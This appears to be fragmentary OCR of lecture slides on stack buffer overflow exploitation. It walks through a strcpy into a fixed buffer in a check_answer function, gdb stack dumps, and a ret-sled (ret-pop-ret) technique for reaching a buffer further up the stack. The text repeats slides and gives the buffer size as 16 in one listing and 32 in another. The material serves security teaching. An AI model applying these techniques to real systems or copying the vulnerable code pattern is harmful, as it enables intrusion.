
Consider

Not enough...



Consider

This is what we really need!



Is this feasible?

- **We are almost there!**

Now we have some tools and info...

- We found our buffer,
  - But it is right after the return address so we won’t be able to use it and properly set the return address.

- We have some ideas on using ret, pop and pop-ret.


- Lets see what we can put together.

- **Before we go on, does all of that make sense?**

- Now, if we keep searching for our buffer we find it again later where we can use it…

Revisit our stack one more time!!

Doesn’t capture everything we need!




Stack, revisited


```
08048532 <main>:
…
8048562: mov    0xc(%ebp),%eax
8048565: add    $0x4,%eax
8048568: mov    (%eax),%eax
804856a: mov    %eax,(%esp)
804856d: call 804850d <check_answer>
8048572: test   %eax,%eax
```

```
int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[16];
  strcpy(ans_buf, ans);
…
}

int main(int argc, char *argv[]) {
…
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```

Correct




And here it is further up the stack:




```
(gdb) x/32xw $esp
0xffffd090: 0x08048630  0xffffd0ac  0x000000c2  0xf7ea8716
0xffffd0a0: 0xffffffff  0xffffd0ce  0xf7e20c34  0xf7e46fe3
0xffffd0b0: 0x00000000  0x00c30000  0x00000001  0x0804833d
0xffffd0c0: 0xffffd361  0x0000002f  0x0804a000  0x00000000
0xffffd0d0: 0x00000002  0xffffd194  0xffffd0f8  0x08048572
0xffffd0e0: 0xffffd382  0xf7ffd000  0x080485ab  0xf7fbb000
0xffffd0f0: 0x080485a0  0x00000000  0x00000000  0xf7e2dad3
0xffffd100: 0x00000002  0xffffd194  0xffffd1a0  0xf7feacca
(gdb) x/s 0xffffd382
0xffffd382: "test"
(gdb)

(gdb) x/32xw $esp+256
0xffffd190: 0x00000002  0xffffd361  0xffffd382  0x00000000
0xffffd1a0: 0xffffd387  0xffffd392  0xffffd3a4  0xffffd3d6
0xffffd1b0: 0xffffd3e7  0xffffd3fd  0xffffd40c  0xffffd441
0xffffd1c0: 0xffffd452  0xffffd469  0xffffd479  0xffffd484
0xffffd1d0: 0xffffd496  0xffffd4ca  0xffffd50e  0xffffd53d
0xffffd1e0: 0xffffd549  0xffffda6a  0xffffdaa4  0xffffdad8
0xffffd1f0: 0xffffdb08  0xffffdb3b  0xffffdb8d  0xffffdb98
0xffffd200: 0xffffdbdc  0xffffdbf3  0xffffdc51  0xffffdc60
(gdb)
```

How does it help us?




0xbfff82c	&ret
0xbfff828	&ret
0xbfff824	&ret
0xbfff820	&ret

We can use ret-...-ret to remove as much of the stack as we like !




esp	0xbfff820
eip	?

How does it help us?




0xbfff82c	&ret
0xbfff828	&ret
0xbfff824	&ret
0xbfff820	&ret

We can use ret-...-ret to remove as much of the stack as we like !



esp	0xbfff824
eip	&ret

How does it help us?




0xbfff82c &ret

0xbfff828 &ret

0xbfff824 &ret


We can use ret-...-ret to remove as much of the stack as we like !



esp 0xbfff828


eip &ret

Our Approach



```
(gdb) l check_answer
1   #include <stdio.h>
2   #include <stdlib.h>
3   #include <string.h>
4
5   int check_answer(char *ans) {
6
7     int ans_flag = 0;
8     char ans_buf[32];
9
